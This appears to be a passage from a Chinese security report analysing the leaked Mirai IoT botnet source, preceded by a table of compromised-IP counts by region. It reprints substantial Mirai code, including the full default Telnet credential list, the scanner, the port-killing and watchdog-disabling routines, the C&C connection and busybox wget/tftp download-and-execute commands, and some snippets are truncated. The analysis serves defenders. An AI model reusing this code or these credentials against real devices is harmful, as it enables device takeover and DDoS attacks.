宁夏	7767	泰国	6946
北京	7497	菲律宾	5077
天津	5777	波兰	4973
云南	5372	乌克兰	4955
陕西	4231	以色列	4797
内蒙古	3907	斐济群岛	4695
江西	3350	西班牙	4329
黑龙江	3274	摩洛哥	3981

（续表）

境内省区市	疑似被控设备 IP 地址数量（个）	境外国家 / 地区	疑似被控设备 IP 地址数量（个）
贵州	2910	加拿大	3289
甘肃	1342	马达加斯加	3210
西藏	808	其他国家和地区	150925

2.3.2 Mirai 源码分析（来源：启明星辰公司）

Mirai源码是2016年9月30日由黑客Anna-senpai在论坛上公布。其公布在github上的源码被star（收藏）了2538次，被fork（创建分支）了1371次，如图2-15所示。

图2-15 公布在github上的 Mirai源码利用情况（来源：启明星辰公司）

Mirai通过扫描网络中的Telnet等服务进行传播，实际受感染设备bot并不充当感染角色，其感染是通过黑客配置服务来实施，这个服务被称为Load。黑客的另外一个服务器C&C服务主要用于下发控制指令，对目标实施攻击。

通过对僵尸源码的分析发现，该僵尸具备如下特点：

- 黑客服务端实施感染，而非僵尸自己实施感染；
- 采用高级SYN扫描，扫描速度提升30倍以上，提高了感染速度；
- 强制清除其他主流的IoT僵尸程序，除掉竞争对手，独占资源，比如清除QBOT、Zollard、Remaiten bot、anime bot以及其他僵尸；
- 一旦通过Telnet服务进入，便强制关闭Telnet服务，以及其他入口，如SSH和Web入口，并且占用服务端口防止这些服务复活；
- 过滤掉通用电气公司、惠普公司、美国国家邮政局、国防部等公司和机构的IP地址，防止无效感染；
- 独特的GRE协议洪水攻击，加大了攻击力度。

Mirai感染示意如图2-16所示。




图2-16　Mirai感染示意（来源：启明星辰公司）

图2-16简单显示了Mirai僵尸的感染过程，与普通僵尸感染不同的是，其感染端是通过黑客服务端实施的，而不是靠bot实施感染。

感染到设备端的 bot程序通过随机策略扫描互联网上的设备，并会将成功猜解设备的用户名、密码、IP地址、端口信息以一定格式上传给ScanListen；ScanLiten解析这些信息后交由Load模块来处理；Load通过这些信息登录相关设备对设备实施感染，感染方式有echo方式、wget方式和tftp方式。这三种方式都会向目标设备推送一个具有下载功能的微型模块，这个模块被传给目标设备后，命名为dvrHelper；最后，dvrHelper远程下载bot执行，bot再次实施Telnet扫描并进行密码猜解，由此周而复始地在网络中扩散。这种感染方式极为有效，Anna-senpai曾经每秒得到500个成功爆破的结果。

2.3.2.1 bot 分析

bot是Mirai僵尸的攻击模块，主要实现对网络服务设备（扫描过程不只针对IoT设备，只要开启Telnet服务的网络设备均不会放过）的Telnet服务的扫描并尝试进行暴力破解。其会将成功破解的设备IP地址、端口、用户名、

密码等信息发送给黑客配置的服务器，并且同时接收C&C服务器的控制命令对目标发动攻击。

（1）IoT 设备防重启

由于Mirai的攻击目标主要设计用来针对IoT设备，因此其无法将自身写入到设备固件中，只能存在于内存，所以一旦设备重启，Mirai的bot程序就会消失。为了防止设备重启，Mirai向看门狗发送控制码0x80045704来禁用看门狗功能，相关代码如图2-17所示。

```
if ((wfd = open("/dev/watchdog", 2)) != -1 ||
    (wfd = open("/dev/misc/watchdog", 2)) != -1)
{
    int one = 1;

    ioctl(wfd, 0x80045704, &one);
    close(wfd);
    wfd = 0;
}
```

图2-17　Mirai向看门狗发送控制码0x80045704禁用看门狗功能
（来源：启明星辰公司）

通常在嵌入式设备中，固件会实现一种叫看门狗的功能，有一个进程会不断地向看门狗进程发送一个字节数据，这个过程叫喂狗。如果喂狗过程结束，那么设备就会重启，因此为了防止设备重启，Mirai关闭了看门狗功能。这种技术常常广泛应用于嵌入式设备的攻击中，比如曾经的海康威视漏洞（CVE-2014-4880）攻击代码中就采用过这种防重启技术。

这里有个小插曲，2016年8月31日，一位逆向分析人员将此代码判定错误，认为这是为了做延时而用，黑客Anna-senpai在Hackforums论坛公布源码时嘲笑并斥责该逆向分析人员的错误。

（2）进程名隐藏

Mirai为了防止进程名被暴露，在一定程度上做了隐藏，虽然这种隐藏并不能起到很好的作用。Mirai的具体做法是将字符串进行了随机化，如图2-18所示。

```
// Hide argv0
name_buf_len = ((rand_next() % 4) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);

// Hide process name
name_buf_len = ((rand_next() % 6) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, name_buf);
```

随机化进程名

图2-18　随机化进程名（来源：启明星辰公司）

（3）防止多实例运行

Mirai同大多数恶意代码一样，需要一种互斥机制防止同一个设备多个实例运行。但Mirai采用的手段有所不同，其通过开启48101端口来防止多个实例运行，具体做法是通过绑定和监听此端口，如果失败，便会关闭已经开启此端口的进程，确保只有一个实例运行。这个特点是检测网络设备中是否存在Mirai最高效的检测方法，如图2-19所示。

```
    if (bind(fd_ctrl, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1)
    {
        if (errno == EADDRNOTAVAIL && local_bind)
            local_bind = FALSE;
#ifdef DEBUG
        printf("[main] Another instance is already running (errno = %d)! Sending kill request...\r\n", errno);
#endif

        // Reset addr just in case
        addr.sin_family = AF_INET;
        addr.sin_addr.s_addr = INADDR_ANY;
        addr.sin_port = htons(SINGLE_INSTANCE_PORT);

        if (connect(fd_ctrl, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1)
        {
#ifdef DEBUG
            printf("[main] Failed to connect to fd_ctrl to request process termination\n");
#endif
        }

        sleep(5);
        close(fd_ctrl);
        killer_kill_by_port(htons(SINGLE_INSTANCE_PORT));
        ensure_single_instance(); // Call again, so that we are now the control
    }
    else
    {
        if (listen(fd_ctrl, 1) == -1)
        {
#ifdef DEBUG
            printf("[main] Failed to call listen() on fd_ctrl\n");
            close(fd_ctrl);
            sleep(5);
            killer_kill_by_port(htons(SINGLE_INSTANCE_PORT));
            ensure_single_instance();
#endif
```

绑定失败，关闭对方进程

监听失败，关闭对方进程

图2-19　通过开启48101端口防止多个实例运行（来源：启明星辰公司）

（4）重绑定技术防止外来者抢占资源

Mirai有一个特点就是具有排他性，设备一旦感染，其会通过端口来关闭Telnet（23）、SSH（22，编译时可选删除项）、HTTP（80，编译时可选删除项）服务并且会阻止这些服务进行重启，其主要实现方法是通过kill强制关闭这三个服务进程，并强行占用这些服务开启时所需要的端口。此举Mirai既可以防止设备被其他恶意软件感染，也可以防止安全人员从外部访问该设备，提高Mirai的取证难度。此功能在killer.c文件中实现。

Telnet服务的重绑定实现如图2-20所示，SSH和HTTP服务采用类似的方式实现。




图2-20　Telnet服务的重绑定实现（来源：启明星辰公司）

SSH服务的重绑定实现，如图2-21所示。

图2-21　SSH服务的重绑定实现（来源：启明星辰公司）

HTTP服务的重绑定实现，如图2-22所示。

```
#ifdef KILLER_REBIND_HTTP
    if (killer_kill_by_port(htons(80)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/80 (http)\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(80);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
```

通过Killer_Rebind_HTTP的定义与否来决定是否对HTTP服务进行重绑定

图2-22　HTTP服务的重绑定实现（来源：启明星辰公司）

通过对实际样本的分析，发现大部分黑客并没有对SSH和HTTP进行重绑定操作，绝大部分都只针对Telnet服务进行重绑定。

（5）除掉竞争对手，独占资源

Mirai会通过一种 memory scraping的技术除掉设备中的其他恶意软件，其具体做法是搜索内存中是否存在QBOT特征、UPX特征、Zollard蠕虫特征、Remaiten bot特征来除掉对手，以达到独占资源的目的，如图2-23所示。

```
#define TABLE_MEM_QBOT          12
#define TABLE_MEM_QBOT2         13
#define TABLE_MEM_QBOT3         14
#define TABLE_MEM_UPX           15
#define TABLE_MEM_ZOLLARD       16
#define TABLE_MEM_REMAITEN      17
```

图2-23　通过memory scraping技术除掉设备中的其他恶意软件（来源：启明星辰公司）

此外，Mirai如果发现anime恶意软件，同样也会强行除掉它，如图2-24所示。

```
realpath[rp_len] = 0; // Nullterminate realpath, since readlink doesn't guarantee a null terminated string

table_unlock_val(TABLE_KILLER_ANIME);
// If path contains ".anime" kill.
if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -1)
{
    unlink(realpath);
    kill(pid, 9);
}
table_lock_val(TABLE_KILLER_ANIME);
```

强行除掉anime恶意软件

图2-24　强行除掉anime恶意软件（来源：启明星辰公司）

（6）可感染设备探测

Mirai僵尸随机扫描网络中IoT设备的Telnet服务并通过预植的用户名和密码进行暴力破解，然后将扫描得到的设备IP地址、端口、处理器架构等信息回传给Load服务器。这里要注意的是，Mirai的随机扫描有一个过滤条件，其中比较有意思的就是它会过滤掉通用电气公司、惠普公司、美国国家邮政局、国防部等公司和机构的IP地址，如图2-25所示。

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
           (o1 == 0) ||                             // 0.0.0.0/8        - Invalid address space
           (o1 == 3) ||                             // 3.0.0.0/8        - General Electric Company
           (o1 == 15 || o1 == 16) ||                // 15.0.0.0/7       - Hewlett-Packard Company
           (o1 == 56) ||                            // 56.0.0.0/8       - US Postal Service
           (o1 == 10) ||                            // 10.0.0.0/8       - Internal network
           (o1 == 192 && o2 == 168) ||              // 192.168.0.0/16   - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) ||    // 172.16.0.0/14    - Internal network
           (o1 == 100 && o2 >= 64 && o2 < 127) ||   // 100.64.0.0/10    - IANA NAT reserved
           (o1 == 169 && o2 > 254) ||               // 169.254.0.0/16   - IANA NAT reserved
           (o1 == 198 && o2 >= 18 && o2 < 20) ||    // 198.18.0.0/15    - IANA Special use
           (o1 >= 224) ||                           // 224.*.*.*+       - Multicast
           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 ||
    );
```

无需进行扫描的IP地址

图2-25　Mirai随机扫描过滤的IP地址（来源：启明星辰公司）

Mirai僵尸中内置有60余个用户名和密码，其中内置的用户名和密码是加密处理过的，加密算法是通过简单的单字节多次异或实现，其密钥为0xDEADBEEF，解密密钥为0xEFBEADDE，如图2-26所示。

```
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x41\x11\x17\x13\x13", 10);                 // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\xAB\x58\x58\x54", 9);                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\xAF\xAB\xAC", 8);                      // root     admin
add_auth_entry("\xA3\xA6\xAF\xAB\xAC", "\xA3\xA6\xAF\xAB\xAC", 7);                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x10\x10\x10\x10\x10\x10", 6);                  // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x50\xAF\xA0\xA6\xAB\x52\xA1", 5);              // root     xmdipc
add_auth_entry("\x50\x4D\x4D\x56", "\xA6\xA7\xA4\xA3\x57\xAE\x56", 5);              // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\xA8\x57\xA3\xAC\x56\xA7\xA1\xAA", 5);          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
add_auth_entry("\xA3\xA6\xAF\xAB\xAC", "\x52\xA3\x51\x51\x55\x4D\x50\xA6", 4);      // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
add_auth_entry("\x57\x51\xA7\x50", "\x57\x51\xA7\x50", 3);                          // user     user
add_auth_entry("\xA3\xA6\xAF\xAB\xAC", "", 3);                                      // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\xA3\x51\x51", 3);                          // root     pass
add_auth_entry("\xA3\xA6\xAF\xAB\xAC", "\xA3\xA6\xAF\xAB\xAC\x13\x10\x11\x16", 3);  // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root     1111
add_auth_entry("\xA3\xA6\xAF\xAB\xAC", "\x51\xAF\xA1\xA3\xA6\xAF\xAB\xAC", 3);      // admin    smcadmin
add_auth_entry("\xA3\xA6\xAF\xAB\xAC", "\x13\x13\x13\x13", 2);                      // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\xA3\x51\x51\x55\x4D\x50\xA6", 2);          // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                          // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\xAE\x54\x13\x10\x11", 1);                  // root     klv123
add_auth_entry("\x63\xA6\xAF\xAB\xAC\xAB\x51\x56\x50\xA3\x56\x4D\x50", "\xAF\xA7\xAB\xAC\x51\xAF", 1); // Administrator admin
add_auth_entry("\x51\xA7\x50\x54\xAB\xA1\xA7", "\x51\xA7\x50\x54\xAB\xA1\xA7", 1);  // service  service
add_auth_entry("\x51\x57\x52\xA7\x50\x54\xAB\x51\x4D\x50", "\x51\x57\x52\xA7\x50\x54\xAB\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\xA5\x57\xA7\x51\x56", "\xA5\x57\xA7\x51\x56", 1);                  // guest    guest
add_auth_entry("\xA5\x57\xA7\x51\x56", "\x13\x10\x11\x16\x17", 1);                  // guest    12345
add_auth_entry("\xA5\x57\xA7\x51\x56", "\x13\x10\x11\x16\x17", 1);                  // guest    12345
add_auth_entry("\xA3\xA6\xAF\xAB\xAC\x13", "\x52\xA3\x51\x51\x55\x4D\x50\xA6", 1);  // admin1   password
add_auth_entry("\xA3\xA6\xAF\xAB\xAC\xAB\x51\x56\x50\xA3\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);          // 666666   666666
add_auth_entry("\x10\x10\x10\x10\x10\x10", "\x10\x10\x10\x10\x10\x10", 1);          // 888888   888888
add_auth_entry("\x57\x4B\xAC\x56", "\x57\x4B\xAC\x56", 1);                          // ubnt     ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\xAE\x54\x13\x10\x11\x16", 1);              // root     klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\xA7\x17\x10\x13", 1);                  // root     Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\xA8\xA8\x11\x17\x13\x10", 1);                  // root     hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\xA8\x54\xA0\x58\xA6", 1);                      // root     jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\xA3\xAC\xA9\xAD", 4);                          // root     anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\xAE\x50\x50\xBC", 1);                      // root     zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\xA8\xAF\xA9\xA0\x12\x54\x4B\x58\x5A\x54", 1); // root    7ujMko   xv
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\xA8\xAF\xA9\xA0\x12\xA3\xA6\xAF\xAB\xAC", 1); // root    7ujMkodadmin
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\xA7\xAF", 1);                  // root     system
```

图2-26　Mirai僵尸中内置有60余个用户名和密码（来源：启明星辰公司）

Mirai使用高级SYN扫描技术对网络中的设备进行扫描破解，其速度较僵尸程序QBOT所采用的扫描技术快80倍，资源消耗减少至少达20倍。因此具备强大的扫描感染能力，黑客在收集肉鸡过程中，曾经每秒可新增500个IoT设备。

Telnet服务扫描实现，如图2-27所示。

```
while (TRUE)
{
    int n;
    char dgram[1514];
    struct iphdr *iph = (struct iphdr *)dgram;
    struct tcphdr *tcph = (struct tcphdr *)(iph + 1);
    struct scanner_connection *conn;

    errno = 0;
    n = recvfrom(rsck, dgram, sizeof (dgram), MSG_NOSIGNAL, NULL, NULL);
    if (n <= 0 || errno == EAGAIN || errno == EWOULDBLOCK)
        break;

    if (n < sizeof(struct iphdr) + sizeof(struct tcphdr))
        continue;
    if (iph->daddr != LOCAL_ADDR)
        continue;
    if (iph->protocol != IPPROTO_TCP)
        continue;
    if (tcph->source != htons(23) && tcph->source != htons(2323))
        continue;
    if (tcph->dest != source_port)
        continue;
    if (!tcph->syn)
        continue;
    if (!tcph->ack)
        continue;
    if (tcph->rst)
        continue;
    if (tcph->fin)
        continue;
    if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr)
        continue;

    conn = NULL;
    for (n = last_avail_conn; n < SCANNER_MAX_CONNS; n++)
    {
        if (conn_table[n].state == SC_CLOSED)
        {
            conn = &conn_table[n];
            last_avail_conn = n;
            break;
        }
    }
```

此处是提高扫描速度的关键

图2-27　Telnet服务扫描实现（来源：启明星辰公司）

当Mirai扫描到Telnet服务时，会连接Telnet并进行暴力登录尝试。Mirai首先会使用内置的用户名和密码尝试登录，之后通过发送一系列命令来判定登录成功与否。如果成功则试图进行一些操作，比如开启shell等，其发送的命令被初始化在一个表中，具体见表2-4。

表2-4　Mirai连接Telnet成功后进行的一些操作（来源：启明星辰公司）

命令操作类型	Index	是否有效	功能描述
TABLE_SCAN_CB_DOMAIN	18	yes	domain to connect to
TABLE_SCAN_CB_PORT	19	yes	Port to connect to
TABLE_SCAN_SHELL	20	yes	'shell' to enable shell access
TABLE_SCAN_ENABLE	21	yes	'enable' to enable shell access
TABLE_SCAN_SYSTEM	22	yes	'system' to enable shell access
TABLE_SCAN_SH	23	yes	'sh' to enable shell access
TABLE_SCAN_QUERY	24	yes	echo hex string to verify login
TABLE_SCAN_RESP	25	yes	utf8 version of query string
TABLE_SCAN_NCORRECT	26	yes	'ncorrect' to fast-check for invalid password
TABLE_SCAN_PS	27	no	/bin/busybox ps
TABLE_SCAN_KILL_9	28	no	/bin/busybox kill -9

表2-4中只有TABLE_SCAN_PS和TABLE_SCAN_KILL_9进行初始化而未对目标设备进行预执行操作，20～26的操作均是在发送用户名和密码后的登录验证操作，其中TABLE_SCAN_CB_DOMAIN和TABLE_SCAN_CB_PORT是为黑客配置的Load服务器。该服务器用于获取有效的Telnet扫描结果，扫描结果中包含IP地址、端口、Telnet用户名和密码等信息。发送信息的格式见表2-5。

表2-5　发送信息的格式（来源：启明星辰公司）

zero（1字节）	IP地址（4字节）	端口（2字节）	用户名长度（4字节）	用户名（多字节）	密码长度（4字节）	密码（多字节）

（7）连接C&C，等候发动攻击

Mirai的攻击类型包含UDP攻击、TCP攻击、HTTP攻击以及新型的GRE攻击。其中，GRE攻击就是著名安全新闻工作者Brian Krebs的网站KrebsOnSecurity.com遭受的主力攻击形式，攻击的初始化代码如图2-28所示。

```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);

    return TRUE;
}
```

图2-28　攻击的初始化代码（来源：启明星辰公司）

C&C会被初始化在一张表中，当Mirai回连C&C时，会从表中取出C&C进行连接，如图2-29所示。

```
static void resolve_cnc_addr(void)
{
    struct resolv_entries *entries;

    table_unlock_val(TABLE_CNC_DOMAIN);
    entries = resolv_lookup(table_retrieve_val(TABLE_CNC_DOMAIN, NULL));
    table_lock_val(TABLE_CNC_DOMAIN);
    if (entries == NULL)
    {
#ifdef DEBUG
        printf("[main] Failed to resolve CNC address\n");
#endif
        return;
    }
    srv_addr.sin_addr.s_addr = entries->addrs[rand_next() % entries->addrs_len];
    resolv_entries_free(entries);

    table_unlock_val(TABLE_CNC_PORT);
    srv_addr.sin_port = *((port_t *)table_retrieve_val(TABLE_CNC_PORT, NULL));
    table_lock_val(TABLE_CNC_PORT);

#ifdef DEBUG
    printf("[main] Resolved domain\n");
#endif
}
```

获取C&C域名

获取C&C端口

图2-29　Mirai回连C&C时获取C&C进行连接（来源：启明星辰公司）

成功连接C&C后，Mirai会进行上线，其上线过程非常简单，自身简单向C&C发送4个字节的0，如图2-30所示。

```
send(fd_serv, &len, sizeof (len), MSG_NOSIGNAL),//上线
```

图2-30　上线过程简单（来源：启明星辰公司）

接下来会等候C&C的控制命令，伺机对目标发动攻击。对于接受的控制命令要进行一些处理，比如首先会进行试读来做预处理（控制指令长度判定等），最后才会接受完整的控制命令。

当接受到控制命令后，Mirai对控制命令做解析并且执行，控制命令格式如图2-31所示。

```
type Attackstruct {
    Duration    uint32
    Type        uint8
    Targets     map[uint32]uint8    //Prefix/netmask
    Flags       map[uint8]string    // key=value
```

图2-31　控制命令格式（来源：启明星辰公司）

其中，前4个字节为攻击时长，接下来的4个字节为攻击类型（攻击ID），然后是攻击目标，攻击目标格式见表2-6。

表2-6　攻击目标格式（来源：启明星辰公司）

目标数（4字节）	IP地址（4字节）	MASK（1字节）	IP地址（4字节）	MASK（1字节）	IP地址…MASK…

最后是Flag，Flag是一系列的键值对数据，结构类似于攻击目标的格式。Mirai僵尸网络攻击功能见表2-7。

表2-7　Mirai僵尸网络攻击功能（来源：启明星辰公司）

攻击类型（32位）	类型值	攻击函数
ATK_VEC_UDP	0	attack_udp_generic
ATK_VEC_VSE	1	attack_udp_vse
ATK_VEC_DNS	2	attack_udp_dns
ATK_VEC_UDP_PLAIN	9	attack_udp_plain
ATK_VEC_SYN	3	attack_tcp_syn
ATK_VEC_ACK	4	attack_tcp_ack
ATK_VEC_STOMP	5	attack_tcp_stomp
ATK_VEC_GREIP	6	attack_gre_ip
ATK_VEC_GREETH	7	attack_gre_eth
ATK_VEC_PROXY	8	attack_app_proxy（已经被取消）
ATK_VEC_HTTP	10	attack_app_http

表2-7中GRE攻击就是2016年9月20日安全新闻工作者Brian Krebs攻击事件的主力攻击类型。

2.3.2.2 ScanListen 分析

ScanListen主要用于处理bot扫描得到的设备信息（IP地址、端口、用户名、密码），并将其转化为图2-32的格式后输入给Load处理。

```
fmt.Printf("%d.%d.%d.%d:%d %s:%s\n",
(ipInt >> 24) & 0xff, (ipInt >> 16) & 0xff,
(ipInt >> 8) & 0xff, ipInt & 0xff,
portInt, string(usernameBuf), string(passwordBuf),
```

图2-32　ScanListen分析（来源：启明星辰公司）

2.3.2.3 Load 分析

Load模块的主要功能是处理ScanListen的输入并将其解析后针对每个设备实施感染。其感染实现方法如下。

（1）首先通过Telnet登录目标设备。

（2）登录成功后，尝试运行/bin/busybox ps来确认是否可以执行busybox命令。如图2-33所示。

```
consumed = connection_consume_verify_login(conn);
if (consumed)
{
    ATOMIC_INC(&wrker->srv->total_logins);

    printf("[FD%d] Succesfully logged in\n", ev->data.fd);

    util_sockprintf(conn->fd, "/bin/busybox ps; " TOKEN_QUERY "\r\n");
    conn->state_telnet = TELNET_PARSE_PS;
}
```

图2-33　尝试运行命令/bin/busybox ps（来源：启明星辰公司）

（3）远程执行/bin/busybox cat /proc/mounts用于发现可读写的目录，如图2-34所示。

```
if ((consumed = connection_consume_psoutput(conn)) > 0)
{
    util_sockprintf(conn->fd, "/bin/busybox cat /proc/mounts; " TOKEN_QUERY "\r\n");
    conn->state_telnet = TELNET_PARSE_MOUNTS;
}
```

图2-34 远程执行/bin/busybox cat /proc/mounts命令（来源：启明星辰公司）

（4）如果发现可用于读写的文件目录，进入该目录并将/bin/echo拷贝到该目录，文件更名为dvrHelper，并开启所有用户的读写执行权限，如图2-35所示。

```
util_sockprintf(conn->fd, "cd %s/\r\n", conn->info.writedir, conn->info.writedir);
util_sockprintf(conn->fd, "/bin/busybox cp /bin/echo " FN_BINARY "; >" FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY
```

图2-35　开启读写执行权限（来源：启明星辰公司）

（5）接下来通过执行命令/bin/busybox cat /bin/(echo\r\n)获取当前设备的架构信息，如图2-36所示。

```
util_sockprintf(conn->fd, "/bin/busybox cat /bin/e[illegible]
util_sockprintf(conn->fd, TOKEN_QUERY "\r\n");
```

图2-36　执行命令/bin/busybox cat /bin/(echo\r\n)（来源：启明星辰公司）

（6）如果成功获取架构信息，样本试图通过三种方式对设备进行感染，这三种方式分别为echo方式、wget方式、tftp方式，如图2-37所示。

```
case UPLOAD_ECHO:
    conn->state_telnet = TELNET_UPLOAD_ECHO;
    conn->timeout = 30;
    util_sockprintf(conn->fd, "/bin/busybox cp "FN_BINARY " " FN_DROPPER "; > " FN_DROPPER "; /bin/busybox chmod 777 " FN_DROPPER "; '

    printf("echo\n");

    break;
case UPLOAD_WGET:
    conn->state_telnet = TELNET_UPLOAD_WGET;
    conn->timeout = 120;
    util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - > "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; "
                    wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai", conn->info.arch);

    printf("wget\n");

    break;
case UPLOAD_TFTP:
    conn->state_telnet = TELNET_UPLOAD_TFTP;
    conn->timeout = 120;
    util_sockprintf(conn->fd, "/bin/busybox tftp -g -l %s -r %s.%s %s; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
                    FN_BINARY, "mirai", conn->info.arch, wrker->srv->tftp_host_ip);

    printf("tftp\n");
```

图2-37　通过echo、wget、tftp三种方式对设备进行感染（来源：启明星辰公司）

（7）接下来通过Telnet远程执行下放程序，如图2-38所示。

```
case TELNET_UPLOAD_ECHO:
    consumed = connection_upload_echo(conn);
    if (consumed)
    {
        conn->state_telnet = TELNET_RUN_BINARY;
        conn->timeout = 30;

        printf("[FD%d] Finished echo loading!\n", conn->fd);

        util_sockprintf(conn->fd, "./%s; ./%s %s.%s; " EXEC_QUERY "\r\n", FN_DROPPER, FN_BINARY, id_tag, c
        ATOMIC_INC(&wrker->srv->total_echoes);
    }
    break;
case TELNET_UPLOAD_WGET:
    consumed = connection_upload_wget(conn);
    if (consumed)
    {
        conn->state_telnet = TELNET_RUN_BINARY;
        conn->timeout = 30;

        printf("[FD%d] Finished wget loading\n", conn->fd);

        util_sockprintf(conn->fd, "./" FN_BINARY " %s.%s; " EXEC_QUERY "\r\n", id_tag, conn->info.arch);
        ATOMIC_INC(&wrker->srv->total_wgets);
    }
    break;
case TELNET_UPLOAD_TFTP:
    consumed = connection_upload_tftp(conn);
    if (consumed > 0)
    {
        conn->state_telnet = TELNET_RUN_BINARY;
        conn->timeout = 30;

        printf("[FD%d] Finished tftp loading\n", conn->fd);

        util_sockprintf(conn->fd, "./" FN_BINARY " %s.%s; " EXEC_QUERY "\r\n", id_tag, conn->info.arch);
        ATOMIC_INC(&wrker->srv->total_tftps);
    }
```

图2-38　通过Telnet远程执行下放的程序（来源：启明星辰公司）

（8）最后远程删除bot程序，如图2-39所示。

```
